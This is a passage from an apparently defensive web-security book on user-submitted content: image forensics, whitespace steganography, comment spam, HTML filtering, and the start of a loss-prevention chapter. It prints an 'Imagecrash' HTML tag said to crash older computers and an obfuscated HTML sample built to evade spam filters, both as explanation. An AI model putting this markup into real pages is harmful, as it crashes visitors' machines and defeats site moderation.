Using a picture the phisher had taken out the window of the airplane they were able to get both an approximate time, and by looking at the coast line the researcher was able to identify the approximate flight path, which narrowed it down to only a few aircraft. Another picture of the inside of the airplane cabin gave them the exact configuration of the aircraft and the exact seats they were sitting in. That was the clincher. Using this information they traced the flight path back to the Ukraine and got the individuals' real names. Another picture of them standing next to a car yielded the license plate of the phisher's friend. And lastly, if that wasn't enough, the make and model of the camera embedded in the image itself was traced back to a store's physical location in the phisher's home town and was correlated to the credit card used in the purchase which did belong to the phisher.

Images really are worth a thousand words, and even attackers who really believe they are taking every precaution not to get caught can often times still leave a visible trace for those who are interested enough in following it. Automating this type of forensic analysis may be difficult or impossible, but you should be aware of the vast amount of information available even in what may appear to be the simplest and most innocuous of images at your disposal.

Imagecrash

Sometimes, it's not the image itself that's bad, but rather that the user is attempting to harm other users of your platform. Sometimes this can be something as simple as funny content that someone wasn't expecting¹⁰⁸. Other times it could actually cause damage to the users by rebooting their computers. Imagecrash is a small snippet of code that will cause a reboot on many machines that don't have enough processing power to handle the complexity involved with scaling a certain sized picture (usually 1 Megabyte or more in size) to the maximum size the browser will scale to:

```
<IMG SRC="./big_image.jpg" width="9999999" height="9999999">
```

¹⁰⁸ http://en.wikipedia.org/wiki/Rick_roll

The problem arises when the video card driver slips into an infinite loop that will reboot the computer. Hundreds of thousands of computers have been rebooted with this single string of code. Newer computers don't tend to suffer from this problem, but many older computers and laptops don't fare as well, and will blue screen on Windows. This kind of problem arises when users are allowed to not just upload their own content, but actually enter their own parameters or HTML. Far worse can happen if you allow HTML uploads as well.

Text

The single most commonly uploaded type of user generated content is text. It might not seem the same as images and media, but it shouldn't be thought of conceptually as anything other than untrustworthy user submitted data that is uploaded to your site. People love to talk and it shows if you just look at the sheer volume of words inputted into any frequented web board. In some cases there can be 100,000 or more comments in a single website. That's a lot of content for you to keep track of, so if you fail to catch malicious content due to a lack automated processes it shouldn't come as a surprise.

Text Steganography

While I was working for one company I received a companywide communiqué. Randomly one of my co-workers also sent me the same document that he had received because I wasn't sure if I had received it or not. At a glance I noticed that there was something awry. The text was slightly different between my email and my co-worker's. So did something no more complex than run the two different emails through a Unix utility called "diff" which compares the differences between two documents. There were many differences. Words like "company A and company B" were transposed to "company B and company A", certain superfluous adjectives words were removed, extraneous characters used for emphasis where removed, etc. I asked another co-worker to send me their version and just as I suspected it too was different than either of the other two samples I had access to.

Companies use this technique to reduce the threat of insiders posting their corporate communications to websites like internalmemos.com that are notorious for lambasting corporate cultures, layoffs and so on. These same sort of techniques while interesting for content that you already control, the important concept here is that it used steganography. Albeit, one could argue that the company did a poor job of "hiding" that data within the message of the email if I could visually identify it. However, there are more subtle tools and options available to companies.

By turning that concept around you can watermark user submitted content so that if it is stolen and repurposed you may be able to identify by whom. If every user saw a slightly different copy of the data, but in a way that was not user perceptible, they may steal it without understanding that it comes with a tracking marker that can link that stolen text back to a web-hit on your website. This kind of thing could be highly valuable for educational sites that put the price tag as high as \$60,000 per question to develop it and test it against sociological factors to ensure the question is fair. Losing control over test questions

is expensive, and often there is no way to detect who did it without some sort of stenographic watermarking.




Fig 16.6 – Spaces, tabs and newlines placed within a small HTML file - highlighted to be more visible




Fig 16.7 – Rendered text with spaces, tabs and newlines, invisibly displayed

The steganographic nature of whitespace¹⁰⁹ (SNOW) concept is to hide information within whitespace at the end of lines of text. Whitespace is something that is invisible to the human eye. That is, a person cannot visually see the difference between a space, a tab, a newline and a carriage return, unless surrounding visual text gives clues. In HTML as seen in 16-6 these characters can be abundant but when rendered by a browser as seen in Fig 16.7, they are made invisible. Although SNOW has been around since the mid 1990's, it stays as relevant today as it was the day it was invented. The spaces and tabs at the end of lines of text are invisible but is that is where the stenographic information is stored in the document.

Using compression and encryption on top of the steganographic function within SNOW allows the user to hide a fairly significant amount of data in otherwise invisible ways into ordinary text. Users who use your site for covert operations will be difficult to identify, but even with the tremendous stealth involved with this kind of communication its presence can often still be detected. I had a brief email communication with the author of SNOW, Matthew Kwan, a number of years ago and he identified what percentage chance that the email I had sent contained a covert SNOW message based on the identifiers that SNOW leaves. While it's not human perceptible, extraneous spaces and tabs are easily identified if there is a program designed specifically to detect its use, which apparently Matthew had.

¹⁰⁹ <http://www.darkside.com.au/snow/>

The nice thing about SNOW is that uploaded text and HTML itself can be watermarked on a per user basis, in a way that is visually imperceptible. That is especially true because HTML always renders multiple spaces, tabs, newlines and carriage returns as only one space, unless it's within a tag explicitly designed to preserve that whitespace, like the <pre> tag. That means that if someone were to upload their content to your website, it could be watermarked with tools like SNOW to identify if another user steals that content and uploads it again, in the same way you can identify re-uploaded images as described previously.

Blog and Comment Spam

Spam traditionally means unsolicited commercial email, but the name has been expanded to mean quite a few different types of unsolicited/unwanted marketing. Spam is probably the thing people most love to hate on the Internet. It comes in tons of different varieties, but comment spam is one of the most tiresome to website owners. While not specifically dangerous by itself, it can often accompany malware, phishing, and fraud. Not to mention how annoying it is! This can also be an artifact of people who are doing blackhat search engine optimization by getting many higher reputation websites to link to their lower reputation websites that they want to rank within Google.




Fig 16.6 – Phentermine Blog Spam on CSO Online

Figure 16-6 shows some typical blog comment spam. Blog comments are often poorly protected because most blogs don't force readers to authenticate before adding comments. Some blogs require

readers to provide information like their email address and name, but these fields can become additional vulnerabilities if they're not managed correctly.




Fig 16.7 EnGarde Linux Forum Lipitor Spam

Fig 16.7 is a picture of message board spam, which is a slightly different issue than blog comment spam, because in most cases this does require registration. Either humans or robots must go through the registration process, create an account, verify their email address, log in, and post the content. Valid email addresses have an increasing value to attackers because many sites verify that the user is in control of the email address by sending them a link with a unique number to click on. The bigger goal of registering tons of accounts is to post a great deal of information to perhaps tens of thousands of websites, in the hope that a few will end up yielding some traffic back to their real website.




Fig 16.8 – Xrumer Spamming software

Tools like XRumer¹¹⁰ are as seen in Fig 16.8 are designed explicitly for spam. Not only are they designed to build a huge amount of virtual identities, but it's not at all hidden that the primary purpose for this piece of software is to spam websites with as much spam as it can generate. These tools are professionally built, can help with the registration process by managing user accounts and all sorts of other things. It's a great tool, if you're a bad guy, and it's a nightmare if you're not.

There are more papers than I can count that talk about spam detection. But at a high level these tools can be broken down into two major categories. The first category is signature based detection. If you see a certain word or phrase it can be classified as spam. Unfortunately, that's also the easiest type of detection for a determined spammer to avoid. The second category is anomaly detection – often based off of Bayesian heuristics. Bayesian heuristics essentially boils down to a set of behavior or signatures that may vary slightly that can more accurately predict what spam looks like than signatures alone.

Remember, disclosing information to the spammer on what you are rejecting will help them tune their spam to help avoiding your filters. By giving them feedback on exactly why they are getting blocked, it becomes trivial for even a novice spammer to realize by changing the word "Viagra" to "Vaigra" they bypass your signatures. Silently dropping spam or giving them fake error messages can help to reduce this likelihood somewhat. Ultimately it's just a matter of time before they reverse engineer your filtering technology, if they want to badly enough.

¹¹⁰ <http://www.botmaster.net/movies/XFull.htm>

However, this trial and error testing can also be identified relatively easily. If you see someone consistently failing, it might be worth continuing to make them fail regardless if they eventually have a valid post. The reason being, you can reduce the information they can glean from their trial and error testing. The use of CAPTCHAs, as described throughout this book can also slow down this sort of trial and error testing.

Power of the Herd

One extremely useful tool in any website's arsenal is the power of user feedback. Giving your users tools to collaborate, identify and report on spam will greatly improve your visibility into who is spamming and can even help you isolate detection methods for identifying future spammers, and understanding how they got onto the platform in the first place. Some companies call these collaborative users "canaries" harkening back to when canaries were used in mine shafts to detect poisonous gas – it's cheaper and easier to replace a canary than it is to replace a person.

Spammers tend to follow a certain trend as they traverse the site, that often looks different than valid users, but these trends will vary from site to site and are often changed based on new spamming technologies and needs.

Having an abuse button on user input also can be abused by spammers who simply want to overwhelm a system with false positives. Allowing the user to think they are sending alerts is probably a wise decision, but there is no reason those need to send your operations teams actual messages after a certain threshold. The last thing you want to do is turn your own alerting system into an attack platform. These systems are often overwhelmed by attackers to divert attention away from other system abuses.

Profane Language

Many years ago Chris Abad and I were having a conversation about a tool that I wanted to build that would identify the general mood of someone's email. The goal would be to help try to discern mood from the written word. It's been said many times that a lot is lost in email, and the same is true with message boards, blog posts, etc. However, it is certainly possible to create a system to watch user's content based on behavioral metrics and signatures, in the same way spam thresholds work. The goal, however, is not to catch spam, but to identify users who are overly passionate about a subject matter. With passion comes contention and with contention comes arguments and potentially hack attempts.

It turns out one of the best indicators of this is people who begin to use profane language. Unfortunately, there is no master list that describes all the words in all languages everywhere that could identify a user's mood that I haven't found to be exceedingly lacking. If the system lacks intelligence it is likely that it will identify issues that are actually positive emotions. Teenagers and young adults are prone to more emotive text. Too, certain hobbies, words, and expressions can be identified with males

or females nearly exclusively. Certainly the context matters greatly in any decision making process, but that too could easily be scripted, with enough artificial intelligence.

Profane language, though, is of particular interest because it is the most likely to be one of two things. It is either someone who is extremely excited about a topic in a good way, or extremely excited in a bad way. Either way, this kind of language can be abrasive to your other users, and may very well be against your existing terms and conditions. If your site is prone to users like this and it becomes a problem, it may be worth a more in depth look into the disposition of your user's text and the worth of these users to your platform in general.

One thing to be particularly aware of are the rise in occurrence of absolutes, like "always", "never" and so on, that indicate that the user may be less likely to be open to others who may disagree with their position on the issue at hand. Also phrases like "you are such a" and "you have no idea what" often lead to an invocation of Godwin's law – that is, "As a Usenet discussion grows longer, the probability of a comparison involving Nazis or Hitler approaches one."¹¹¹ Being aware of signs of an impending violent argument is worthwhile if your goal is a peaceful website. Getting ahead of the issue before it becomes a problem is the holy grail of user disposition detection.

Localization and Internationalization

Other words, phrases and misspellings and malapropisms may give you clues as to your users background. We have all snickered at someone from another location butchering our language or using a phrase we are unaccustomed to. That is the basis for a great deal of understanding about where people originate from, or what their primary language may be. As a forewarning – people do tend to move from their location of origin with enough frequency to make this sort of detection error prone. But if you know certain demographics tend to be more risky to your platform, it may be worthwhile, despite the risks of false positives.

Some examples we are probably all familiar with are things like the spelling of "color" in the United States and "colour" in the United Kingdom, or the term "bathroom" or "loo" respectively. These types of nuances in written language are highly useful in knowing information about your users. Being aware of local and international customs and dialects can be hugely helpful in this sort of diagnostic exercise.

HTML

Even people who write in HTML every day have a difficult time reading it when it is intentionally obfuscated. The most common time a website will encounter this is when the website allows HTML, which is already a dangerous proposition. The reason someone may want to do this is to specifically evade HTML filters.

¹¹¹ http://en.wikipedia.org/wiki/Godwin's_law




Fig 16.9 - MySpace Filter Gone Awry

Websites often encounter tremendous amounts of spam, and to combat them sometimes they get a little overzealous in their filtering. Fig 16.9 shows MySpace’s answer to “iPod” and “iPhone” spam, by a filter that changed all “i”s to “.”. While it’s clear that filter did not do anything near what it was probably intended to do and was quickly rolled back, the real goal was to limit the usefulness of posting iPod and iPhone spam on the website. Clearly, this was a short lived solution due to the amazing prevalence of the single letter “i” in the English language, and demonstrates a rather poor answer to the question of how to deal with spam as MySpace’s erroneous filter affected more good users than spammers.

```
<BDO DIR="rtl">c&#XFEFF; lo<HRM>D</BDO>e<A STYLE="&#x63&#x6F&#x6C&#x6F&#x72&#x3A&#x72&#x67&#x62&#x28&#x32&#x35&#x35&#x2C&#x32&#x35&#x35&#x2C&#x32&#x35&#x35">I&#X00FeFF;</A>&amp&#XFEFF;&#160;G<FONT &#x29">I&#X00FeFF;</A>&amp&#XFEFF;&#160;G<FONT HUH=">'>'>SUP">a</FONT>b&#X62;&#X61;&#000110;&#XFEFF;</table>a
```

Fig 16.10 – HTML Obfuscation

One of the spammer’s answers to these types of filters is HTML Obfuscation as seen in Fig 16.10. The problem with HTML obfuscation is that from a user’s perspective they can still read the end resultant text, but HTML filters are often fooled, unless they too try to render and understand the HTML content as a user would.




Fig 16.11 – HTML Obfuscation Rendered

Fig 16.11 shows what the HTML in Fig 16.10 looks like in the browser once it is rendered. Although a normal user can't see the source of the page, the HTML in no way visually represents what the user will see when the page is rendered. There are a number of theories on measuring the entropy or randomness in the individual characters of your user's inputted text to identify possible fraudulent activity. In general average users won't be entering any HTML whatsoever unless it is cut and pasted from other places.

Users who enter HTML should be viewed with caution. HTML can cause your site and your customers a lot of harm if unchecked. It would be wise to reconsider and restraining yourself from allowing HTML to be uploaded to your site by your users. It's a trend, but it's worth fighting in the name of security, until proposed solutions to the problem can take root in the browser. The goal of these solutions is to reduce the impact on your users. Although in the modern day of users demanding rich HTML content to customize their experience, it's likely that the majority of users will begin to expect this feature and will use it regularly. Limiting HTML to a known set of good tags and parameters (like wikis do for instance) is one way to compromise without giving up on all security completely.

Summary

If you remember the lessons from Chapter 14, Apache.org was hacked via an FTP upload. The risk isn't just limited to FTP – any sort of upload should be scrutinized and added to your threat model. Of course their situation was different than most websites in that they were expecting source code to be uploaded. But the point is these alternate protocols for putting information on your websites should be viewed with extreme caution, and treated exactly like any other update mechanism. Alternate paths into your application are dangerous and must go through some levels of security controls to ensure your site doesn't turn into a repository for illegal materials or worse.

Chapter 17 - Loss Prevention

"There it was, hidden in alphabetical order." - Rita Holt

Although this book has largely been about detecting malicious behavior I thought it was important to add in one chapter to talk about loss prevention as it applies to the online world. Detection is important, but there are subtle techniques to potentially making your site less approachable and interesting to an attacker. After all, if you can somehow make the attacker avoid your web site entirely, you won't need to worry about his attacks.

There is a huge and under-researched science to preventing a web site from seeing losses due to fraudulent activity. Many large brick and mortar retailers employ loss prevention officers who install video cameras, hire security staff and train employees on what visual cues a shop lifter might exhibit, but there is often little done along the same lines in the online space. According to many studies, there is more fraud done in the offline world than online, but that tide may turn as more and more people start using the Internet. Besides, if it is even a fraction of all fraud, assuming the total is substantial, it deserves attention.

Lessons From The Offline World

There are some interesting lessons to be learned from offline fraud and theft. Take things like security signs, position and location of security cameras and location and intensity of lights, for example. An experienced retailer will understand how their placement affects theft. Thus they will be strategically placed to make criminals more insecure and less likely to commit crime. An interesting tactic employed by the Japanese took the pseudo-science of neuro-linguistic programming to a new level.

"Japanese shopkeepers are playing CDs with subliminal messages to curb the impulses of the growing band of shoplifters. The Mind Control CDs have sound-tracks of popular music or ocean waves, with encoded voices in seven languages... warning that anyone caught stealing will be reported to the police."¹¹²

There is really no direct correlation between subliminal music being piped into retail stores and most websites, because most online retailers can't force their users to listen to music as they shop, but there are other closer analogies.

Subliminal Imagery

With the rise of digital photography and airbrushing techniques in the 1980's and 1990's many cigarette and alcohol advertisers were accused of placing subliminal messages within cigarette smoke and ice cubes respectively. Heralded as mind control and due to protests that ads like these had the greatest effect on children, most advertisers supposedly removed their subliminal messages voluntarily. One marquis company still openly uses subliminal images on every magazine they publish - Playboy to this day places a somewhat hidden image of the playboy bunny logo somewhere on every cover, as a game for their readers to find.

¹¹² McGill, Peter. "'Mind Control Music' Stops Shoplifters." The Sydney Morning Herald, Feb. 4, 1995. EPI95

Note: If you find yourself feeling highly suspicious of this section as more folk-lore or urban legends than fact, don't feel alone. Some of this can be hard or impossible to believe, but there are granules of interesting ideas that can be used in the online world – please bear with me.




Fig 17.1 – Rolex Watch Subliminal Imagery

The most common industry to find subliminal imagery is in the watch industry. As seen in Figure 17.1, watches almost always are set to the same time, no matter what manufacturer's website you look at. The reason for this time (approximately 10:10), is that watch lore says this time makes the watch look like a happy face, and therefore more attractive to consumers. It's unknown if this really makes a difference or not to branding or advertizing, but it's such a prevalent concept that it has become a challenge to find a professional watch photo that isn't set to this specific time of day.

Some of the closest analogs to canned music and subliminal logos are perhaps building images that have subliminal text in them, or adding words into music in Flash games, etc... I'm not one to debate the merits of these technologies, and the scientific evidence on the effectiveness of subliminal messages is slim at best. However, there are other ways to show a would-be attacker that your site is aware of security and is built to protect itself from attacks.

Security Badges



Fig 17.2 – McAfee’s HackerSafe Logo

Some security companies that provide web site scanning services have special logos (badges), which they allow (and encourage) their customers to use. McAfee’s HackerSafe, as seen in Figure 17.2, is probably the most well-known. Other well-known brands in the scanning include ControlScan and WhiteHat Security. Similarly, SSL certificate vendors all offer badges that promote the security of the certificates they provide.

The main sales tactic used for vendors with these logos is the promise of an estimated 14% additional revenue jump, due at least in small part to increased consumer confidence. In reality, it is mostly due to the fact that their site has a tremendous amount of clout with search engines, and it helps otherwise small websites gain a foothold with the search giants.

